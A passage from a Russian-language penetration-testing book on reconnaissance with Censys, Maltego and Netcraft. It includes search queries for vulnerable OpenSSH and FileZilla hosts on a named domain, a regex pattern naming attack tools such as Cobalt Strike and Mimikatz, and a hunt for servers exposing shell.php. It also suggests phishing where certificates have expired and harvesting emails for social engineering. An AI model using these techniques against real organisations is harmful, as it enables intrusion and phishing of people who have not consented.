Регулярные выражения	Стандартные регулярные выражения
Логические операторы	-, =, &, ‖, >,<, !

Для примера приведем несколько запросов, которые можно использовать в веб-версии поисковой системы, доступной по адресу https://search.censys.io/

Поиск хостов в диапазоне 23.20.0.0/14, службы которых содержат фразу «Schneider Electric» или слово «Dell»:

```
("Schneider Electric" or Dell) and ip: 23.20.0.0/14
```

Поиск хостов, у которых открыты любые из следующих портов: 22, 23, 24, 25:

```
services.port: {22, 23, 24, 25}
```

Поиск хостов хотя бы с одной службой, представляющей сертификат во время рукопожатия TLS:

```
services.certificate: *
```

Поиск хостов с HTTP-сервисом с открытым списком каталогов и подозрительными именами файлов в их содержимом:

```
same_service((services.http.response.html_title:"Index of /" or services.http.
response.html_title:"Directory Listing for /") and services.http.response.
body: /.*?(metasploit|cobaltstrike|sliver|covenant|brc4|brute-ratel|commander-
runme|bruteratel|ps2exe|(badger|shellcode|sc|beacon|artifact|payload|team-
viewer|anydesk|mimikatz|cs)\.(exe|ps1|vbs|bin|nupkg)).*/ )
```

Поиск хостов со службой, на которой запущено программное обеспечение OpenSSH версии 7.6p1 в Linux версии 18.04. Данная версия SSH является устаревшей, содержит множество уязвимостей, но все равно продолжает использоваться на некоторых предприятиях:

```
same_service(services.software.uniform_resource_identifier:
`cpe:2.3:o:canonical:ubuntu_linux:18.04:*:*:*:*:*:*:*` and services.software.
uniform_resource_identifier: `cpe:2.3:a:openbsd:openssh:7.6:p1:*:*:*:*:*:*:*`)
```

Поиск хостов под управлением Raspberry Pi:

```
service.software.product: "Raspberry Pi"
```

Поиск хостов в России:

```
location.country: Russia
```

Рисунки 3.21 и 3.22 иллюстрируют результат DNS-запроса и полученную информацию о хосте.




Рис. 3.21. Результат запроса о домене cisco.com




Рис. 3.22. Информация об одном из найденных хостов

Мы видим, что данный инструмент позволяет получить много интересной информации, начиная с адресов и заканчивая баннерами и геолокацией.

Примеры использования веб-версии Censys

В рамках данного раздела мы рассмотрим несколько примеров использования браузерной версии данной поисковой системы. Вы наверняка задаетесь вопросом, а для чего тогда надо было разбираться со всем вышеописанным. Ответ прост: Censys используется как компонент Maltego. Базовым принципам работы последнего посвящен отдельный раздел. Освоив Maltego, вы без проблем сможете использовать подключенные к нему трансформеры Censys, однако для работы с браузерной версией вам понадобятся более широкие знания.

Все записи в базе данных Censys хранятся в структурированном виде. Вы можете обращаться ко всей базе данных или к отдельным ее полям. Для информации о хосте выделено два поля: ip и name, в первом поле хранится IP-адрес, во втором — имя хоста.

Информация о сервисах намного разнообразнее. Все, что связано с сервисами, начинается с ключевого слова services. Номер порта для определенного сервиса доступен в поле services.port, а баннер, который возвращает сервис при подключении, хранится в поле services.banner.

Информация о геолокации находится в полях, начинающихся с location. Получить точную информацию о координатах, а точнее, широту и долготу, можно из полей location.coordinates.latitude и location.coordinates.longitude.

Попробуем проанализировать одну организацию в Тайване. Мы пойдем не самым быстрым путем, чтобы показать разные запросы и их структуру. Впоследствии вы сами придумаете, как можно было бы сделать это проще и эффективнее.

Возьмем для анализа домен oursweb.net. Для получения списка всех находящихся в этой доменной зоне серверов напишем запрос `dns.names: oursweb.net`, результаты выдачи по которому представлены на рис. 3.23.

Теперь отфильтруем информацию обо всех FTP-серверах, например, по номеру порта. Наш запрос будет выглядеть следующим образом: `dns.names: oursweb.net and services.port: 21` (рис. 3.24).

А теперь самое интересное: попробуем отфильтровать данные баннера, который возвращает FTP, с целью найти уязвимость. Необходимо отметить, что Censys не является инструментом для автоматизации поиска уязвимостей — хотя он и содержит в себе всю необходимую информацию, но связи с базой данных уязвимостей у него нет.

Мы уже поняли, что в целевой организации есть несколько хостов с установленными FTP-сервисами, теперь отфильтруем те, на которых используется уязвимая версия FileZilla 0.9.39 beta (она содержит множество критических уязвимостей, в том числе она уязвима к атакам, направленным на переполнение буфера).




Рис. 3.23. Результат запроса dns.names: oursweb.net

Рис. 3.24. Результат запроса данных о сервисах

Наш запрос будет выглядеть следующим образом: `dns.names: oursweb.net and services.banner: "0.9.39" and services.port: 21` (рис. 3.25).

Censys можно использовать и для поиска информации о SSL-сертификатах. Что это нам дает? В большинстве случаев компании следят за сроком действия своих сертификатов, однако это правило работает далеко не всегда. Обычно на главной странице предприятия сертификат рабочий (хотя и это не всегда так), а вот на менее публичных серверах просроченные сертификаты встречаются довольно часто.

Рис. 3.25. Результат работы запроса с поиском по баннеру

Это ситуация приводит к тому, что пользователи не обращают внимания на постоянные предупреждения браузера о возможных проблемах с безопасностью и продолжают пользоваться системой в ожидании, когда нерадивый администратор соизволит поменять сертификат. В этом случае открывается простор для нашей фантазии; первое, что приходит в голову, — создать фишинговый сайт с похожим именем и попробовать провести фишингувую атаку под предлогом перехода на новую «рабочую» систему или просто с предложением сменить пароль. Попробуем теперь поискать просроченные сертификаты для популярного мессенджера WhatsApp (рис. 3.26).




Рис. 3.26. Пример результата работы запроса (parsed.names: «*.whatsapp.com») and tags.raw: «expired»

Приведем еще один интересный пример. А если предположить, что всю работу за нас уже выполнили и целевая система взломана? Такое вполне возможно; одним из признаков взломанной системы является наличие общедоступного PHP-скрипта, который предоставляет доступ к командной строке — `shell.php`. Попробуем найти потенциально взломанные серверы при помощи запроса `services.http.response.body: shell.php`. После анализа первого же сервера из списка мы нашли скрипт, который размещен на нестандартном порте 8076, да еще и без шифрования, — это и есть интересующий нас результат (рис. 3.27).




Рис. 3.27. PHP shell на найденном хосте

Можно придумать еще тысячи примеров поиска информации и ее использования при помощи описанного инструмента, этому можно посвятить целую отдельную книгу. Задачей же этого раздела было лишь краткое знакомство с возможностями Censys, которое должно было вас заинтересовать. Вся информация о параметрах для поиска находится на сайте разработчика, и вы можете ее изучить без спешки. Только учтите, что в бесплатной версии есть ограничения на количество запросов в день, но ведь никто же не отменял такие сервисы, как Firefox Relay или AnonAddy, не правда ли?

Подготовка Kali Linux

После того как вы познакомились с онлайн-версией этого замечательного инструмента, вам наверняка захочется использовать его в Kali Linux. К сожалению, по умолчанию он недоступен, однако это не помешает нам в несколько шагов настроить его.

На первом шаге необходимо установить нужное ПО.

Maltego — приложение для разведки с открытым исходным кодом. Оно позволяет получать и сохранять информацию из различных источников, а также группировать ее в удобном, читаемом виде. Мы будем использовать бесплатную версию Community Edition.

Для установки выполните команду:

```
$sudo apt install malego
```

Рис. 3.28. Расположение Maltego в меню




Рис. 3.29. Первый запуск Maltego

После установки программа появится в меню (рис. 3.28). При первом запуске будет необходимо пройти регистрацию (рис. 3.29).

После установки обязательно запустите процесс обновления.

Нам также понадобятся дополнительные программы, а именно ZMap (бесплатная и более быстрая альтернатива Nmap) и Python-библиотека Censys. Установим их, используя консольные команды:

```
$sudo apt install zmap
$sudo pip install censys
```

Для полноценной работы с Censys необходимо получить ключ API. Для этого нужно пройти регистрацию на сайте Censys.io. Используя созданный аккаунт, войдите в систему, далее в настройках аккаунта откройте раздел API и скопируйте API ID и Secret, они понадобятся нам в дальнейшем (рис. 3.30).




Рис. 3.30. Ключи в разделе API

В Maltego необходимо инсталлировать компонент для Censys (рис. 3.31).

В настройках компонента укажите полученные на предыдущем этапе ключи (рис. 3.32).

Для получения более развернутой информации вы можете установить следующие компоненты: CaseFile, PassiveTotal, TreatCrowd, VirusTotal.

На данный момент мы остановимся на этом шаге, поскольку использованию Maltego будет посвящен отдельный раздел.

Рис. 3.31. Censys-компонент для Maltego




Рис. 3.32. Установка ключей в компоненте Censys

Maltego

Одной из основных функций Maltego является представление объекта, то есть идентификация и связывание данных из нескольких источников, относящихся к одному и тому же лицу, организации и т. п. Это позволяет пользователям получить полное представление о взаимосвязях между объектами, что упрощает выявление закономерностей и аномалий.

Maltego также имеет множество других функций — это и отображение сети, и анализ социальных сетей, и отслеживание утечек данных. Эти функции позволяют специалистам по безопасности, криминалистам и исследователям быстро собирать и анализировать большие объемы данных для выявления угроз безопасности или раскрытия скрытой информации. Maltego обладает широкими возможностями настройки; у него большое сообщество пользователей, которые

разрабатывают компоненты для преобразования данных, интегрируют их с другими инструментами и обмениваются ими, что делает его универсальным и мощным инструментом для разведки и сбора информации из открытых источников.

Процесс установки и настройки Maltego уже описан в предыдущем разделе, посвященном Censys. Основной задачей этого раздела был показ первых шагов в этом замечательном продукте. Итак, предположим, что вы запустили программу. Теперь для начала сбора и визуализации данных вам нужно создать новый граф (рис. 3.33). Для этого достаточно нажать кнопку New в левом верхнем углу или воспользоваться комбинацией клавиш Ctrl+T.




Рис. 3.33. Создание первого объекта в Maltego

Для примера возьмем сайт одной из американских железнодорожных компаний. В левой части окна нам доступны различные инструменты. Точкой входа для нас является домен, поэтому выберем из списка слева инструмент Domain и перетащим его в рабоче окно. В правом столбце доступны свойства вновь созданного объекта, зададим название сайта aus-boxing.com.

Теперь к вновь созданному объекту применим компонент-трансформер (Transforms). Что происходит? Компонент получает указанный нами объект, исходя из заданных разработчиками правил самостоятельно проводит поиск информации и выдает результат в виде новых, связанных объектов в графе.

Применять трансформер можно ко всем создаваемым объектам. В итоге шаг за шагом мы будем получать новую информацию об исследуемом объекте. Обратите внимание, что к разным объектам могут быть применены разные трансформеры или даже их отдельные функции, поэтому необходимо четко следить за правильностью типа указываемого объекта.

Итак, попробуем применить к нашему объекту один из трансформеров. Для этого в левом углу выберем Transforms ▸ Standart Transforms ▸ All Transforms ▸ To website (рис. 3.34).

Рис. 3.34. Применение первого трансформера

Вроде бы ничего такого интересного, скажете вы, но теперь к вновь появившемуся компоненту попробуйте применить трансформер To Website Technologies. Выделите новый объект щелчком мыши и примените трансформер (рис. 3.35).




Рис. 3.35. Применение трансформера к новому объекту

Теперь мы имеем совершенно иную картину. Всего за пару минут мы получили огромную порцию информации. Осталось только разобраться, что с ней делать.

Попробуем найти контактную информацию пользователей, например адреса электронной почты. Для этого используем трансформер To Email Adressess. Обратите внимание, что этот трансформер нельзя применить к объекту Website, однако он замечательно работает с объектом Domain. Это логично, ведь почтовые адреса создаются в определенном домене и бывает так, что адрес сайта может не совпадать с доменом почтового адреса. Так, на сайт защищенной почты Protonmail можно зайти, используя домен proton.me, а почтовый ящик создать в домене protonmail.com.

Посмотрим, что у нас вышло (рис. 3.36).




Рис. 3.36. Результат сбора почтовых адресов для целевого домена

Согласитесь, результат впечатляет, особенно учитывая минимальные трудозатраты и прекрасное графическое представление.

Стоит упомянуть еще одну функцию. До сих пор мы работали с каждым объектом по отдельности. На начальных этапах это не доставляет особенных неудобств, однако если требуется применить одно и то же действие ко многим объектам, такой способ становится крайне неудобным. В нашем примере к объекту Domain мы применили фильтр To DNS Name для получения списка доменных имен. Теперь выделим оба полученных домена и применим фильтр To IP Address. В результате мы получили IP-адреса, к которым привязаны данные домены (рис. 3.37).




Рис. 3.37. Результат одновременной обработки нескольких объектов

В качестве вишенки на торте разберем еще одну интересную возможность — автоматизацию. Вам не обязательно каждый раз выбирать конкретный инструмент для каждого объекта, вместо этого вы можете применить к конкретному объекту все трансформеры определенного компонента, нажав двойную стрелочку вправо напротив интересующего списка трансформеров.

Попробуем создать новый граф и применить все трансформеры из списка Standart transforms CE к исследуемому домену (рис. 3.38).




Рис. 3.38. Результат применения всех трансформеров Standart Transforms CE

В результате мы получили огромное количество информации, включая геолокацию, дополнительные хосты, номера телефонов и многое другое. В этом море информации легко потеряться, поэтому так делать не рекомендуется. Лучше разбить данные на несколько графов, чтобы в одном анализировать технические данные, а в другом, например, отображать информацию, необходимую для проведения социальной инженерии.

Еще одна возможность для автоматизации — применение роботов machines. Этот инструмент содержит выборочный набор предназначенных для разных задач трансформеров. Попробуем применить к нашему домену набор трансформеров из Machines ▸ Footprint L1. В результате вместо всех возможных данных мы получим только те, которые относятся к сетевой инфраструктуре целевого домена. Получилось читабельно, быстро и практично (рис. 3.39).




Рис. 3.39. Результат работы Footprint L1

Мы с вами сделали первые шаги в этом достаточно интересном программном продукте; надеюсь, что вам он понравился. Вы уже имеете опыт работы с Censys, а в предыдущем разделе мы сконфигурировали его для работы с Maltego — попробуйте теперь, используя полученные знания и навыки, применить эти трансформеры для своих собственных задач.

Netcraft

Netcraft — это сервис, предоставляющий информацию о доменах, IP-адресах, серверах и сайтах в интернете. Сервис был создан в 1995 году и за это время стал одним из самых популярных инструментов для сбора информации в области безопасности и тестирования на проникновение.

В контексте тестирования на проникновение Netcraft может быть использован для сбора информации о веб-сайтах и их инфраструктуре. Так, сервис может показать, какая версия веб-сервера и какие сертификаты безопасности используются, какие технологии применяются для хостинга сайта, кто является владельцем домена и т. п.

